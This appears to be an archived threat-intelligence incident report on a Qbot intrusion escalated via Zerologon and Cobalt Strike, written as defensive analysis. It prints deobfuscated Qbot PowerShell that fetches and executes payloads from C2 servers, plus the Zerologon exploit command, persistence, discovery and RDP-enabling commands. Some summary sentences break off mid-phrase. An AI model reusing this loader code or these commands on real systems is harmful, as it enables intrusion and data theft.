

Qbot and Zerologon Lead To Full Domain Compromise

By editor

Published: 2022-02-21 · Archived: 2026-04-05 18:08:35 UTC

In this intrusion (from November 2021), a threat actor gained its initial foothold in the environment through the use of malware.

Soon after execution of the Qbot payload, the malware established C2 connectivity and created persistence on the beachhead. Successful exploitation of the allowed the threat actors to obtain domain admin privileges. This level of access was abused to deploy additional Cobalt Strike beacons and consequently pivot to other sensitive hosts within the network. The threat actor then exfiltrated sensitive documents from the environment before being evicted from the network.

Summary

The threat actors gained initial access to a Windows workstation through the execution of a malicious DLL. The first activity of QBot was seen 5 minutes after the DLL was executed. Various automated discovery commands were used to

Following the first discovery stage, Qbot dropped another malicious DLL and created a scheduled task to obtain persistence.

Once the threat actors established persistence, they continued with enumerating the environment by mapping out the Active Directory environment using tools such as N

Upon the identification of one of the domain controllers, the attackers proceeded to exploit the ZeroLogon vulnerability. The executable used bears striking similarity to the one used in a previous case The executable named cool.exe to an empty string, retrieves the Domain Admin password Hash, and

The domain admin hash was then used on the beachhead through an over-pass-the-hash attack. After having domain admin privileges, they proceeded with deploying Cobalt Strike Beacons on a file server and another domain controller, which allowed them to pivot to those servers.

. To conclude this case, the threat actors were evicted from the network before they completed any further objectives.

Services

We offer multiple services including a [Threat Feed service](#) which tracks Command and Control frameworks such as QBot, Cobalt Strike, BazarLoader, Covenant, Metasploit, Empire, PoshC2, etc. More information on this service and others can be found [here](#).

We also have artifacts and IOCs available from this case such as memory captures, files, event logs including Sysmon, Kape packages, and more, under our [Security Researcher and Organization](#) services.




Analysis and reporting completed by [@pigerlin](#) & [@MetallicHack](#)

Reviewed by [@ICSNick](#) & [@kostastale](#)

Initial Access

The threat actor gained their initial access through the execution of a malicious DLL. Traditionally Qbot is delivered via email using malicious documents that then downloads the malicious DLL. In this case, however, the execution started directly from the qbot DLL found [here](#).

The execution chain for this QBot infection can be seen below:



Execution


QBot PowerShell analysis

We analyzed the registry path and associated keys that were queried by the scheduled task `HKCU:\SOFTWARE\Pvoeooxf` and discovered that three keys were created containing base64 encoded values. Decoding the values resulted in:

- 1. Copy of Qbot DLL
- 2. Obfuscated PowerShell script that is referenced by the scheduled task.

	Value Name	Value Type	Data
1	rxjrup	RegSz	TpQAAIAAAEAEABA//BAALgAAAAAQAaAALoQAAHfAnNtbgBTM0hJBUaGZiHByb2dyYW0gbVZdCBZSBzd.
2	tdeblsmpzpb	RegSz	MTg4LjI3LjExOS4yNDM6NDQzOzE5NjY4ODU4MDEuMTg3OzQ0MzxtMTcuMjQ4LjEwOS4zODUyMTs5OS40M4k0S4kMDk0NDM4MTg3LjEzNS4zMS4yMjY2NDQzOzE1wOC4nJlMjc6NDQ.
3	yzbbvhdyjpa	RegSz	JE10ZEggPSAiezA00THEMjK3LTM10TQINIDFFNy04RDMdLUQvMQU5QDY1NkZzODQkUjGdaVWpESyA9ICJ3ZnRvcG4iPkgxODIQkZf93UjCA9IC1vemyjgOK3ExuZ3dnRlJSdEogPSAibn.

The PowerShell script (triggered by the scheduled task) starts off a chain of events which is illustrated below:



When run for the first time, the script creates a new registry key entry in the same path, saving the date of execution. It then verifies upon execution if the creation date key of this registry key is older than 4 hours.

```
function EjSok()
{
    $XtqpDJ = (Get-ItemProperty -Path $tvDQbLr).$WQudUrNwDr
    if (! $XtqpDJ) {
        return 1
    }
    $vRONdfu = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($XtqpDJ))
    $JfKiixa = Get-Date -Date $vRONdfu
    $JfKiixa = $JfKiixa.AddHours(4)
    if ((Get-Date) -gt $JfKiixa) {
        return 0
    }
    return 2
}
```

Based on the outcome, it will either: (1) retrieve the base64-encoded Qbot payload from the Windows Registry, decode it, save it on the file system and execute it.

```
function UQTV()
{
    $MwmmBxnVj0 = Get-Random
    $RBnYwaG = (Get-ItemProperty -Path $tvDQbLr).$LngwgFRytJ
    if ($RBnYwaG) {
        $f_zhkPw = "$env:TEMP\$($MwmmBxnVj0).dll"
        $fPsS = [System.Convert]::FromBase64String($RBnYwaG)
        [System.IO.File]::WriteAllBytes($f_zhkPw, $fPsS)
        Start-Process -FilePath "regsvr32.exe" -ArgumentList "$f_zhkPw"
    }
}
```

OR (2) Fetch the QBot payload remotely using one of the active C2 IPs using the `Invoke-WebRequest` PowerShell module:

```
function __NOxzy0QT([string]$RGNDm)
{
    $sekanByiPK = "https://$($RGNDm)$($d_IP)?n=$($PgZYjDK)"
    try
    {
        $kArvTQZY = Invoke-WebRequest -UseBasicParsing -Uri $sekanByiPK -DisableKeepAlive
        $zCdUzfmhD = $kArvTQZY.StatusCode
        if ($kArvTQZY.Headers.'Content-Type') {
            $JACjQ = $kArvTQZY.Content
        } else {
            $JACjQ = [System.Text.Encoding]::ASCII.GetString($kArvTQZY.Content)
        }
    }
}
```

The PS script contains built-in logic to execute various types of payloads including batch and Visual Basic files.

```
switch ($UMMtDg[0])
{
    0 {
    }
    1 {
        $HlhJSNzeM = "$env:TEMP\$($MwmmBxnVj0).dll"
        $ZCeNBLpm = [System.Convert]::FromBase64String($UMMtDg[2])
        [System.IO.File]::WriteAllBytes($HlhJSNzeM, $ZCeNBLpm)
        Start-Process -FilePath "regsvr32.exe" -ArgumentList "$($HlhJSNzeM)"
    }
    2 {
        $HlhJSNzeM = "$env:TEMP\$($MwmmBxnVj0).exe"
        $ZCeNBLpm = [System.Convert]::FromBase64String($UMMtDg[2])
        [System.IO.File]::WriteAllBytes($HlhJSNzeM, $ZCeNBLpm)
        Start-Process "$($HlhJSNzeM)"
    }
    3 {
        $BpLv = IEX([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($UMMtDg[2])))
    }
    4 {
        $geLRhCE = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($UMMtDg[2]))
        Start-Process "cmd.exe" "/c $geLRhCE"
    }
    5 {
        $HlhJSNzeM = "$env:TEMP\$($MwmmBxnVj0).bat"
        $ZCeNBLpm = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($UMMtDg[2]))
        $ZCeNBLpm | Out-File -Encoding ASCII -FilePath $HlhJSNzeM
        Start-Process "$($HlhJSNzeM)"
    }
    6 {
        $HlhJSNzeM = "$env:TEMP\$($MwmmBxnVj0).vbs"
        $ZCeNBLpm = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($UMMtDg[2]))
        $ZCeNBLpm | Out-File -Encoding ASCII -FilePath $HlhJSNzeM
        Start-Process "$($HlhJSNzeM)"
    }
}
```

The encoded QBot DLL that was stored in the registry, was dropped in the directory `%APPDATA%\Roaming\Microsoft\Fdopitcu`. The unsigned DLL, with descriptor `Cancel Autoplay 2` was executed using `regsvr32.exe`

```
LogName=Security
EventCode=4688
EventType=0
ComputerName=
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=38489
Keywords=Audit Success
TaskCategory=Process Creation
OpCode=Info
Message=A new process has been created.


Creator Subject:
  Security ID:      S-1-5-21-853439379-3680187918-914098032-1115
  Account Name:
  Account Domain:
  Logon ID:        0x741A48

Target Subject:
  Security ID:      S-1-0-0
  Account Name:    -
  Account Domain:  -
  Logon ID:        0x0

Process Information:
  New Process ID:  0x1758
  New Process Name: C:\Windows\SysWOW64\regsvr32.exe
  Token Elevation Type: %%1936
  Mandatory Label: S-1-16-8192
  Creator Process ID: 0x1958
  Creator Process Name: C:\Windows\SysWOW64\explorer.exe
  Process Command Line: regsvr32.exe -s "C:\Users\...\AppData\Roaming\Microsoft\Fdopitcu\qkrfxkgyv.dll"
```

```
Message-Image loaded:
RuleName: technique_id=T1073,technique_name=DLL Side-Loading
UtcTime:
ProcessGuid: {6634681a-8d67-6192-3212-000000000500}
ProcessId: 5976
Image: C:\Windows\SysWOW64\regsvr32.exe
ImageLoaded: C:\Users\...\AppData\Roaming\Microsoft\Fdopitcu\qkrfxkgyv.dll
FileVersion: 2.0.0.0
Description: Cancel Autoplay 2
Product: -
Company: -
OriginalFileName: -
Hashes: SHA1=7CA658945223EAB888F43FD47E3592BE2ED9032_MD5=312E52B4109741893F17BC524084100F_SHA256=403B10B338912E7E1CBAD226A1E34402B4AEB01AA2297CE495E27B2B05C92B_1PHash=00000000000000000000000000000000
Signed: false
Signature: -
SignatureStatus: Unavailable
```

Upon execution of this second-stage DLL, various registry keys were created in `HKCU\Software\Microsoft\Yerqbqokc`. In addition, a new instance of `explorer.exe` (32-bit) was started and injected into.



The registry keys contain eight-character long hex strings for which we believe is part of the malware's encrypted [config](#).

Value Name	Value Type	Data	Value Slack
e5cd6043	RegBinary	61-06-2A-56-B2-94-BD-EA-F3-67-29-9F-3F-56-EB-17...	6F-66
d052b00d	RegBinary	66-5C-5D-0D-3D-87-F6-1F-A1-92-3A-54-33-4C-82-7...	00
d2139071	RegBinary	C0-93-54-0D-2F-20-CB-70-6F-59-2A-76-0B-52-3F-83...	08-00-68-46-09-00
6aaff714	RegBinary	45-DD-D4-98-08-BC-F7-3E-C8-11-F0-D8-4D-8B-84-A...	
17a7b89e	RegBinary	AF-64-9B-02-05-AD-10-D5-45-26-88-C9-9C-D5-1C-8...	00-53-00-68-00
af1bdffb	RegBinary	26-13-9B-45-1C-4D-7C-91-3A-F7-E4-27-7E-B9-9A-A...	00-00-00
68eed768	RegBinary	3B-8B-9A-46-04-E9-64-80-A9-62-AD-CE-F8-F2-E8-A...	70-54-79-70-65-00
9a840fb5	RegBinary	35-AE-08-F6-9D-ED-47-D4-6A-89-FB-E6-5F-36-D4-B...	00-18-87-09-00
4d8588b4	RegBinary	46-A7-DC-18-3B-3A-F3-70-93-3A-62-67-8A-26-76-0...	45-00
574a6093	RegBinary	38-6F-A2-42-DA-88-FF-2F-2E-B4-0B-B3-A5-6F-BC-3...	
45ffc7fd	RegBinary	EA-A6-32-8C-4E-86-25-C2-E2-B8-44-18-8C-10-D1-D...	
609490a1	RegBinary	3F-0A-25-2D-51-7F-78-5A-E3-CA-07-5C-D8-72-13-F...	64-20-33-29-37-C9-42
38f780f7	RegBinary	28-40-56-B1-F7-F5-15-8F-D4-89-AF-39-42-55-60-03...	
8831a05b	RegBinary	A6-9F-61-78-B6-72-0D-20-9A-B3-50-29-E5-EC-1E-BB...	34

Persistence

Scheduled Task/Job – Scheduled Task On Beachhead

The scheduled task created by Qbot was set to run every 30 minutes and executes a base64 encoded payload stored in the Windows Registry.

```
schtasks.exe /Create /F /TN "{97F2F70B-10D1-4447-A2F3-9B070C86E261}" /TR "cmd /c start /min \"\" powershell.e
```

```
LogName=Microsoft-Windows-TaskScheduler/Operational
EventCode=106
EventType=4
ComputerName=
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-TaskScheduler
Type=Information
RecordNumber=2717
Keywords=None
TaskCategory=Task registered
OpCode=Info
Message=User registered Task Scheduler task "{97F2F70B-10D1-4447-A2F3-9B070C86E261}"
```

```
LogName: Microsoft-Windows-TaskScheduler/Operational
EventCode: 106
Message: Task scheduler Task Registered
```

Privilege Escalation

Thirty minutes after gaining initial access, the threat actors ran an executable file on the beachhead to exploit CVE-2020-1472, Zerologon.

```
C:\Windows\system32\cmd.exe /C cool.exe [DC IP ADDRESS] [DOMAIN NAME] Administrator -c "taskkill /f /im explo
```

```
UtcTime:
ProcessGuid: {6634681a-92da-6192-a412-000000000500}
ProcessId: 8672
Image: C:\Windows\SysWOW64\cmd.exe
FileVersion:
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.Exe
CommandLine: C:\Windows\system32\cmd.exe /C cool.exe Domain Controller:IP Domain:local Administrator -c "taskkill /f /im explorer.exe"
CurrentDirectory:
```

Three milliseconds after the exploit, an event 4742 “A computer account was changed.” was generated on the targeted Domain Controller.


As explained in a detailed blog from [CrowdStrike](#), the ZeroLogon CVE relies on the AES-CFB8 algorithm used with a zero IV :

“In order to use AES-CFB8 securely, a random initialization vector (IV) needs to be generated for every plaintext to be encrypted using the same key. However, the ComputeNetlogonCredential function sets the IV to a fixed


```
- <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
- <System>
  <Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-a5ba-3e3b0328c30d}" />
  <EventID>4742</EventID>
  <Version>0</Version>
  <Level>0</Level>
  <Task>13825</Task>
  <Opcode>0</Opcode>
  <Keywords>0x8020000000000000</Keywords>
  <TimeCreated SystemTime="T17:03:25.2463168Z" />
  <EventRecordID>132429</EventRecordID>
  <Correlation />
  <Execution ProcessID="644" ThreadID="224" />
  <Channel>Security</Channel>
  <Computer>[REDACTED]</Computer>
  <Security />
</System>
- <EventData>
  <Data Name="ComputerAccountChange"></Data>
  <Data Name="TargetUserName">[REDACTED]</Data>
  <Data Name="TargetDomainName">[REDACTED]</Data>
  <Data Name="TargetSid">S-1-5-[REDACTED]</Data>
  <Data Name="SubjectUserSid">S-1-5-7</Data>
  <Data Name="SubjectUserName">ANONYMOUS LOGON</Data>
  <Data Name="SubjectDomainName">NT AUTHORITY</Data>
  <Data Name="SubjectLogonId">0x3e6</Data>
  <Data Name="PrivilegeList"></Data>
  <Data Name="SamAccountName"></Data>
  <Data Name="DisplayName"></Data>
  <Data Name="UserPrincipalName"></Data>
  <Data Name="HomeDirectory"></Data>
  <Data Name="HomePath"></Data>
  <Data Name="ScriptPath"></Data>
  <Data Name="ProfilePath"></Data>
  <Data Name="UserWorkstations"></Data>
  <Data Name="PasswordLastSet">[REDACTED] 5:03:25 PM</Data>
  <Data Name="AccountExpires"></Data>
  <Data Name="PrimaryGroupId"></Data>
  <Data Name="AllowedToDelegateTo"></Data>
  <Data Name="OldUacValue"></Data>
  <Data Name="NewUacValue"></Data>
  <Data Name="UserAccountControl"></Data>
  <Data Name="UserParameters"></Data>
  <Data Name="SidHistory"></Data>
  <Data Name="LogonHours"></Data>
  <Data Name="DnsHostName"></Data>
  <Data Name="ServicePrincipalNames"></Data>
</EventData>
</Event>
```

We can also see that the SubjectUserName is ANONYMOUS LOGON.

After authenticating to the DC with the DC account, the threat actors dumped the Domain Admin hash, and then reset the DC password in order to unbreak the Active Directory Domain.



The explorer shell was also restarted by the threat actor:

Event 7045, Service Control Manager

General Details

A service was installed in the system.

Service Name: ANFDHCOCLIICFDIPINAD
Service File Name: %COMSPEC% /C "taskkill /f /im explorer.exe"
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

Defense Evasion

Upon execution of the initial DLL, QBot uses process hollowing to start a suspended instance of explorer.exe (32-bit) and then injects itself into this process.

LogName=Security
EventCode=4688
EventType=0
ComputerName=[REDACTED]
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=38250
Keywords=Audit Success
TaskCategory=Process Creation
OpCode=Info
Message=A new process has been created.

Creator Subject:
Security ID: [REDACTED]
Account Name: [REDACTED]
Account Domain: [REDACTED]
Logon ID: 0x741A48

Target Subject:
Security ID: S-1-0-0
Account Name: -
Account Domain: -
Logon ID: 0x0


Process Information:
New Process ID: 0x1958
New Process Name: C:\Windows\SysWOW64\explorer.exe
Token Elevation Type: %%1936
Mandatory Label: S-1-16-8192
Creator Process ID: 0x32b4
Creator Process Name: C:\Windows\SysWOW64\rundll32.exe
Process Command Line: C:\Windows\SysWOW64\explorer.exe

The injected explorer.exe process was used to spawn and inject into additional instances of explorer.exe (32-bit). An example event can be seen below. Source PID 10492 belonging to QBot, injected a DLL into PID 4072 which we discovered was part of Cobalt Strike C2 communication.


LogName=Microsoft-Windows-Sysmon/Operational
EventCode=10
EventType=4
ComputerName=[REDACTED]
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=38015
Keywords=None
TaskCategory=Process accessed (rule: ProcessAccess)
OpCode=Info
Message=Process accessed:
RuleName: technique_id=T1055.001, technique_name=Dynamic-link Library Injection
UtcTime: [REDACTED]
SourceProcessGUID: {6634681a-8d6d-6192-3312-00000000500}
SourceProcessId: 10492 ←
SourceThreadId: 11956
SourceImage: C:\Windows\SysWOW64\explorer.exe
TargetProcessGUID: {6634681a-9429-6192-c412-00000000500}
TargetProcessId: 4072 ←
TargetImage: C:\Windows\SysWOW64\explorer.exe
GrantedAccess: 0x1FFFFFF

Over-Pass-the-Hash from Beachhead

The threat actor obtained the NTLM hash value of the administrator account through the Zerologon exploit and used over-pass-the-hash. We have seen the use of over-pass-the-hash several times before. For example, our [Cobalt Strike Defender Guide](#) covers detection of this technique in more detail.



Soon after, a TGT for the administrator account was requested:



Discovery

QBot initially starts a number of processes to collect information about the affected system. This is part of the "SYSTEM INFO" bot request, as described in a recent article from [SecureList](#).

ParentImage	CommandLine	TaskCategory
C:\Windows\SysWOW64\explorer.exe	whoami /all	Process Create (rule: ProcessCreate)
C:\Windows\SysWOW64\explorer.exe	cmd /c set	Process Create (rule: ProcessCreate)
C:\Windows\SysWOW64\explorer.exe	ipconfig /all	Process Create (rule: ProcessCreate)
C:\Windows\SysWOW64\explorer.exe	net view /all	Process Create (rule: ProcessCreate)
C:\Windows\SysWOW64\explorer.exe	nslookup -querytype=ALL -timeout=10 _ldap._tcp.dc._msdcs.[REDACTED]	Process Create (rule: ProcessCreate)
C:\Windows\SysWOW64\explorer.exe	net share	Process Create (rule: ProcessCreate)
C:\Windows\SysWOW64\explorer.exe	route print	Process Create (rule: ProcessCreate)
C:\Windows\SysWOW64\explorer.exe	netstat -nao	Process Create (rule: ProcessCreate)
C:\Windows\SysWOW64\explorer.exe	net localgroup	Process Create (rule: ProcessCreate)

Later, more discovery commands were executed via the Cobalt Strike beacon, which gathered information about the active directory environment.

ParentImage	CommandLine	TaskCategory
C:\Windows\SysWOW64\explorer.exe	net group "domain admins" /domain	Process Create (rule: ProcessCreate)
C:\Windows\SysWOW64\explorer.exe	net group "domain controllers" /domain	Process Create (rule: ProcessCreate)
C:\Windows\SysWOW64\explorer.exe	C:\Windows\system32\cmd.exe /C c:\windows\syste\nltest.exe /domain_trusts /all_trusts	Process Create (rule: ProcessCreate)
C:\Windows\SysWOW64\explorer.exe	C:\Windows\system32\cmd.exe /C ping -n 1 [REDACTED]	Process Create (rule: ProcessCreate)

```
C:\redacted\find.exe -f objectcategory=computer -csv name cn OperatingSystem dNSHostName
```

```
Image: find.exe
FileVersion: 1.52.0.5064
Description: -
Product: AdFind
Company: www.joeware.net
OriginalFileName: AdFind.exe
CommandLine: C:\redacted\find.exe -f objectcategory=computer -csv name cn OperatingSystem dNSHostName
```

ParentImage	CommandLine	TaskCategory
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\system32\cmd.exe /C wmic /namespace:\\root\SecurityCenter2 PATH AntiSpywareProduct GET /value	Process Create (rule: ProcessCreate)
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\system32\cmd.exe /C wmic /namespace:\\root\SecurityCenter2 PATH AntiVirusProduct GET /value	Process Create (rule: ProcessCreate)
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\system32\cmd.exe /C wmic /namespace:\\root\SecurityCenter2 PATH FirewallProduct GET /value	Process Create (rule: ProcessCreate)

```
C:\Windows\system32\cmd.exe /C wmic /namespace:\\root\SecurityCenter2 PATH AntiSpywareProduct GET /value
C:\Windows\system32\cmd.exe /C wmic /namespace:\\root\SecurityCenter2 PATH AntiVirusProduct GET /value
C:\Windows\system32\cmd.exe /C wmic /namespace:\\root\SecurityCenter2 PATH FirewallProduct GET /value
```

Ping was used to verify machines were online

```
ping -n 1 [REDACTED]
```

Lateral Movement

Through the creation of Windows services, Cobalt Strike Beacons (psexec_psh function) were deployed on multiple hosts within the environment.

```
EventCode: 7045
Service File Name: %COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand <redacted>
User: NT AUTHORITY\SYSTEM
ParentImage: C:\Windows\System32\services.exe
ParentCommandLine: C:\Windows\system32\services.exe
```


Makes sure that the terminal service will start idle sessions.

```
REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /t REG_DWORD /v "IdleWinStationPoolCount" /d 1 /f
```

Enables advertisement of the terminal server.

```
REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /t REG_DWORD /v "TSAdvertise" /d 1 /f
```

Makes sure terminal server is set to allow connections.

```
REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /t REG_DWORD /v "AllowTSConnections" /d 1 /f
```

Makes sure terminal server is set to simultaneous sessions.

```
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\Licensing Core" /t REG_DWORD /v "EnableConcurrentSessions" /d 1 /f
```

Makes sure multiple sessions are allowed.

```
REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /t REG_DWORD /v "fSingleSessionPerUser" /d 0 /f
```

Starts the terminal services and sets service to autostart.

```
sc config termservice start= auto
net start termservice /y
```

```
LogName=Security
EventCode=4624
EventType=0
ComputerName=
SourceName=Microsoft Windows security auditing.
Type=Information
RecordNumber=12572
Keywords=Audit Success
TaskCategory=Logon
OpCode=Info
Message=An account was successfully logged on.

Subject:
    Security ID:          S-1-5-18
    Account Name:         ██████████
    Account Domain:      ██████████
    Logon ID:             0x3E7

Logon Information:
    Logon Type:           10
    Restricted Admin Mode: No
    Virtual Account:     No
    Elevated Token:      Yes

Impersonation Level:      Impersonation

New Logon:
    Security ID:          S-1-5-21-853439379-3680187918-914098032-500
    Account Name:         Administrator
    Account Domain:      ██████████
    Logon ID:             0x1213E97
    Linked Logon ID:     0x0
    Network Account Name: -
    Network Account Domain: -
    Logon GUID:          {56eb6b07-4091-d736-d28e-f8efd0dc9158}

Process Information:
    Process ID:           0x3c
    Process Name:         C:\Windows\System32\svchost.exe
```

```
LogName=Security
EventCode=4624
Logon Type=10 (Remote Interactive Logon - RDP)
```

Named pipe (SMB)

The base64 encoded payload can be decoded using this Cyberchef [recipe](#) (shout out [@0xtornado](#)) which represents a SMB beacon that creates the named pipe "dce_3d".



```
